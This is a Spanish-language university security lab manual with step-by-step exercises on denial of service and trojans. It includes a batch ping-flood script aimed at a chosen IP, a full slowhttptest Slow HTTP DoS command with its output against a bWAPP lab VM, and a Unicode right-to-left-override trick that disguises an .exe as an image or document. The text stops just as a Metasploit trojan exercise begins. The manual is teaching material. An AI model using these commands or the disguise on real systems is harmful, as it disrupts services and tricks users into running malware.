



Ejercicios Seguridad Informática

Universidad Nacional Autónoma de
México

Daniel Alexis Vázquez García
Mireya Juárez Calderón

Prof. Rosalba Nancy Rosas Fonseca

Indice

Seguridad Informática - Ejercicio 1	3
Objetivo	3
Requerimientos	3
Procedimiento	3
Resultado esperado.....	4
Seguridad Informática - Ejercicio 2	5
Objetivo	5
Requerimientos	5
Procedimiento	5
Resultado esperado.....	9
Seguridad Informática - Ejercicio 3	11
Objetivo	11
Requerimientos	11
Procedimiento	11
Resultado esperado.....	13
Seguridad Informática - Ejercicio 4	14
Objetivo	14
Requerimientos	14
Procedimiento	14
Resultado esperado.....	19
Seguridad Informática - Ejercicio 5	20
Objetivo	20
Requerimientos	20
Procedimiento	20
Resultado esperado.....	23
Seguridad Informática - Ejercicio 6	24
Objetivo	24
Requerimientos	24
Procedimiento	24
Resultado esperado.....	28
Posibles dudas y errores	29
No conozco las credenciales para ingresar en Kali Linux	29

La terminal Root de Kali me pide autenticarme para abrirla	29
Las máquinas virtuales no se comunican entre sí, no funcionan los enlaces de IP o descargas de archivos	30

Seguridad Informática - Ejercicio 1

Tema	5. Código Malicioso	Subtema	5.1.1 Dos y DDos (Negación de Servicio)
No. De Practica	1	Profesora	Rosalba Nancy Rosas Fonseca

Objetivo

En este ejercicio se demostrará la teoría básica detrás de un ataque DoS y DDos generando peticiones excesivas a una sola IP, lo que puede saturarla.

Requerimientos

- Sistema Operativo Windows

Procedimiento

- A.** Crear un archivo de texto (.txt) y nombrarlo Bat1, posteriormente copiar el siguiente código dentro de tu archivo

```
1. @ECHO OFF
2. SET /P VECES=Numero de veces:
3. FOR /L %%i IN (1,1,%VECES%) do (start Bat2.bat)
```

- La primera línea evita que se muestren mensajes de ejecución en el CMD y únicamente muestre la salida de los comandos
- La segunda solicita el número de veces a ejecutar como un input y lo guarda en una variable
- La tercera es un ciclo que ejecuta un segundo archivo el número de veces previamente determinado

- B.** Una vez guardado el texto, cambia la extensión del archivo de .txt a .bat El primer fichero realiza una llamada con *start* al segundo fichero Bat2.bat

- C.** Crea un segundo fichero, llamado Bat2.bat y agregarle el siguiente código, si le colocas otro nombre ten en cuenta que debes cambiarlo también en el código del primer archivo

```
1. ping -t 8.8.8.8 -l 1000
```

- D.** Sustituir la IP anterior por la IP del equipo a atacar y cambiar la extensión del archivo igual que en el paso B. El código lanzará un ping 1000 veces

- E.** Ejecutar fichero Bat1.bat e introducir el número de veces que quieres que se ejecute el código, se recomienda un valor menor a 5

Resultado esperado

- F.** Al ingresar el número de veces a ejecutar el código y presionar *Enter* se abrirá un número de ventanas igual a esa cantidad, cada ventana ejecutará continuamente la petición a la IP elegida, en este caso un ping

```
C:\Users\denke\Documents\Trabajo titulacion\5. Codigo malicioso\5.1.1 Dos y DDoS>ping -t 8.8.8.8 -l 1000

Haciendo ping a 8.8.8.8 con 1000 bytes de datos:
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=35ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=40ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=30ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=28ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=30ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=56ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59

Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=30ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=28ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=28ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=29ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=31ms TTL=59
Respuesta desde 8.8.8.8: bytes=68 (enviados 1000) tiempo=30ms TTL=59
```

Seguridad Informática - Ejercicio 2

Tema	5. Código Malicioso	Subtema	5.1.1 Dos y DDos (Negación de Servicio)
No. De Ejercicio	2	Profesora	Rosalba Nancy Rosas Fonseca

Objetivo


Realizar un ataque DDOS que deniegue un servicio web utilizando la herramienta bWapp, una distribución de Linux enfocada en la práctica de explotación y prevención de vulnerabilidades

Requerimientos

- Una Máquina virtual de bee-box (bWAPP), si tienes dudas de como instalarla, puedes [seguir este tutorial](#).
- Una Máquina virtual de Kali Linux, si tienes dudas de como instalarla, puedes [seguir este tutorial](#).


Procedimiento

A. Abrir la máquina Virtual de bWAPP y ejecutar el icono bWAPP – Start




G. Se abrirá una página en el navegador donde deberás ingresar credenciales para iniciar sesión, Login: bee, Password: bug

- H. Una vez dentro, en la parte superior derecha se encuentra una lista desplegable, extiéndela y busca el valor *Denial-of-Service(Slow HTTP DoS)*. Selecciónalo y presiona el botón *Hack* para comprobar que la máquina virtual no arroje ningún error.




- I. Ahora abre la consola de la máquina virtual haciendo click en el icono de la parte superior y ejecuta el comando *ifconfig*.



- J. Al ejecutar el comando se desplegará una lista de los parámetros de red de la máquina virtual, en este caso, nos interesa su IP.

```
bee@bee-box: ~  
File Edit View Terminal Tabs Help  
bee@bee-box:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:14:78:3c  
          inet addr:192.168.1.77  Bcast:192.168.1.255  Mask:255.255.255.0  
          inet6 addr: 2806:105e:1a:13b:a00:27ff:fe14:783c/64 Scope:Global  
          inet6 addr: fe80::a00:27ff:fe14:783c/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:29459 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:16489 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:19023939 (18.1 MB)  TX bytes:2851367 (2.7 MB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:2091 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:2091 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:2499395 (2.3 MB)  TX bytes:2499395 (2.3 MB)
```

- K. Ahora abre la máquina virtual de Kali Linux (Es importante que no cierres la VM de bWAPP). Una vez iniciada sesión en Kali, ingresa a el navegador Firefox y coloca en la barra de navegación la dirección IP que obtuviste en el paso anterior.
- L. Deberá aparecer una pantalla como esta, da click en la primera opción.



bWAPP, an extremely buggy web app !

bWAPP

[Drupageddon](#)


[Evil folder](#)

[phpMyAdmin](#)


[SQLiteManager](#)



- M. Esto te arrojará la página principal del servicio. Vuelve a seleccionar la opción *Denial-of-Service(Slow HTTP DoS)* como en el paso C y copia la dirección en la que te encuentras.



- N. Ahora abre la consola de Kali Linux haciendo click en el icono de la parte superior



- O. Ingresas el siguiente comando y ejecútalo, esto instalará una herramienta para realizar peticiones continuas a una dirección.

```
sudo apt-get install slowhttptest
```

```
kali@kali: ~  
File Actions Edit View Help  
~  
[kali@kali]~$ sudo apt-get install slowhttptest  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following NEW packages will be installed:  
  slowhttptest  
0 upgraded, 1 newly installed, 0 to remove and 427 not upgraded.  
Need to get 30.9 kB of archives.  
After this operation, 94.2 kB of additional disk space will be used.  
Get:1 http://kali.download/kali kali-rolling/main amd64 slowhttptest amd64 1.8.2-1 [30.9 kB]  
Fetched 30.9 kB in 11s (2,862 B/s)  
Selecting previously unselected package slowhttptest.  
(Reading database ... 298418 files and directories currently installed.)  
Preparing to unpack .../slowhttptest_1.8.2-1_amd64.deb ...  
Unpacking slowhttptest (1.8.2-1) ...  
Setting up slowhttptest (1.8.2-1) ...  
Processing triggers for kali-menu (2022.2.0) ...  
Processing triggers for man-db (2.10.2-1) ...
```

P. Una vez se termine de instalar ingresa el siguiente comando sin los corchetes:

```
slowhttptest -c 1000 -H -g -o slownhttp -i 10 -r 200 -t GET -u [la dirección que copiaste en el paso H] -x 24 -p 3
```

```
(kali㉿kali)-[~]  
$ slowhttptest -c 1000 -H -g -o slownhttp -i 10 -r 200 -t GET -u http://192.168.1.77/bWAPP/sm_dos_3.php -x 24 -p 3
```

En este caso estamos mandando 1000 peticiones de tipo GET al sitio de bWAPP, cambiando los parámetros puedes modificar el número de peticiones, tiempo entre cada una, tiempo de espera al dar error, entre otros.

Q. Al ejecutar el comando mostrará la información de las peticiones de manera continua, debes revisar hasta que el campo *service available* sea igual a NO. Esto indicara que el ataque ya ha saturado la página y no se puede acceder a ella.

```
Fri Jun 10 08:37:53 2022:  
slowhttptest version 1.8.2  
- https://github.com/shekya/slowhttptest -  
test type: SLOW HEADERS  
number of connections: 1000  
URL: http://192.168.1.77/bWAPP/sm_dos_3.php  
verb: GET  
cookie: The HTTP web server allows single attackers to cause a DoS or to spoof  
Content-Length header value: 4096  
follow up data max size: 52  
interval between follow up data: 10 seconds  
connections per seconds: 200  
probe connection timeout: 3 seconds  
test duration: 240 seconds  
using proxy: no proxy  
  
Fri Jun 10 08:37:58 2022:  
slow HTTP test status on 0th second:  
  
initializing: 0  
pending: 1  
connected: 0  
error: 0  
closed: 0  
service available: YES  
Fri Jun 10 08:37:58 2022:
```

```
Fri Jun 10 08:38:04 2022:  
slowhttptest version 1.8.2  
- https://github.com/shekya/slowhttptest -  
test type: SLOW HEADERS  
number of connections: 1000  
URL: http://192.168.1.77/bWAPP/sm_dos_3.php  
verb: GET  
cookie: The HTTP web server allows single attackers to cause a DoS or to spoof  
Content-Length header value: 4096  
follow up data max size: 52  
interval between follow up data: 10 seconds  
connections per seconds: 200  
probe connection timeout: 3 seconds  
test duration: 240 seconds  
using proxy: no proxy  
  
Fri Jun 10 08:38:09 2022:  
slow HTTP test status on 10th second:  
  
initializing: 0  
pending: 825  
connected: 175  
error: 0  
closed: 0  
service available: NO  
Fri Jun 10 08:38:09 2022:
```

Resultado esperado

R. Mientras la consola muestre que el servicio no está disponible, trata de recargar la página, debido al ataque esta se quedará cargando por un largo periodo o directamente arrojará un error.


S. Una vez que las peticiones hayan terminado o hayas cancelado el ataque, ingresa el siguiente comando.

```
firefox slownhttp.html
```

Esto abrirá en el navegador un reporte donde podrás ver gráficamente cuanto tiempo duro el ataque, cuando derrumbo el servicio, cuanto tiempo estuvo caído y otra información que podría resultarte útil.

Test parameters

Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	240 seconds
Using proxy	no proxy



Seguridad Informática - Ejercicio 3

Tema	5. Código Malicioso	Subtema	5.1.2 Troyanos
No. De Ejercicio	3	Profesora	Rosalba Nancy Rosas Fonseca

Objetivo


Los troyanos son un tipo de Malware que se hace pasar por una aplicación o archivo legítimo, pero ejecutan un código malicioso capaz de robar información de un equipo o incluirlo en una botnet. En esta práctica se alterará de manera básica un archivo .exe y mostrar una forma en que se puede ocultar que se trata de un ejecutable.

Requerimientos


- Sistema Operativo Windows

Procedimiento


- A.** Abre el explorador de archivos de Windows, dirígete a la pestaña *Vista* y selecciona la opción *Extensión de nombre de archivos*. Esto te permitirá observar el tipo de archivo de cada fichero, es una buena forma de seguridad ya que sin ella es más complicado identificar posibles amenazas




- B.** Dentro de una carpeta pega un archivo .exe puede ser una aplicación creada por ti o una preexistente que tengas en tu equipo



- C.** Dirígete al siguiente enlace: <https://unicode-explorer.com/c/202E> y da click en el botón *Copy*. Lo que estas copiando es el carácter especial U+202E que permite invertir parte de las letras de un texto, en este caso será utilizado para modificar el nombre del archivo ejecutable




También puedes encontrar el código directamente en Windows mediante el mapa de caracteres integrado en el SO




- D.** Una vez copiado, modifica el nombre del archivo .exe de manera que antes del punto coloques las letras de otra extensión que conozcas, pero de manera invertida, por ejemplo:

JPG => GPJ
PDF => FDP
DOCX => XCOD



Resultado esperado

- E. Después de copiar el carácter especial, todo lo que vaya después de el en el nombre del archivo se mostrará invertido, por lo que, aun cuando el sistema tenga activado mostrar las extensiones de archivos, este aparentará tener una distinta



Adicional a esto es posible cambiar el icono del archivo para que corresponda de mejor manera con la extensión, sin embargo, en Windows nativo solo es posible cambiar el icono a carpetas y accesos directos, pero aun así esta tarea se puede hacer mediante programas externos. Este método es utilizado para lanzar ejecutables disfrazándolos de archivos de texto, video, imagen que descargue el usuario, aunque cabe resaltar que actualmente lo más común es utilizar un programa real que ejecute el troyano en segundo plano.

Seguridad Informática - Ejercicio 4

Tema	5. Código Malicioso	Subtema	5.1.2 Troyanos
No. De Ejercicio	4	Profesora	Rosalba Nancy Rosas Fonseca

Objetivo


En esta práctica se creará un troyano haciendo uso de la herramienta Metasploit disponible en Kali Linux y se vulnerará un equipo con SO operativo Windows para observar el posible control que se tiene sobre un equipo vulnerado

Requerimientos


- Una Máquina virtual de Kali Linux, si tienes dudas de como instalarla, puedes [seguir este tutorial](#).
- Una Máquina virtual de Windows 7

Procedimiento

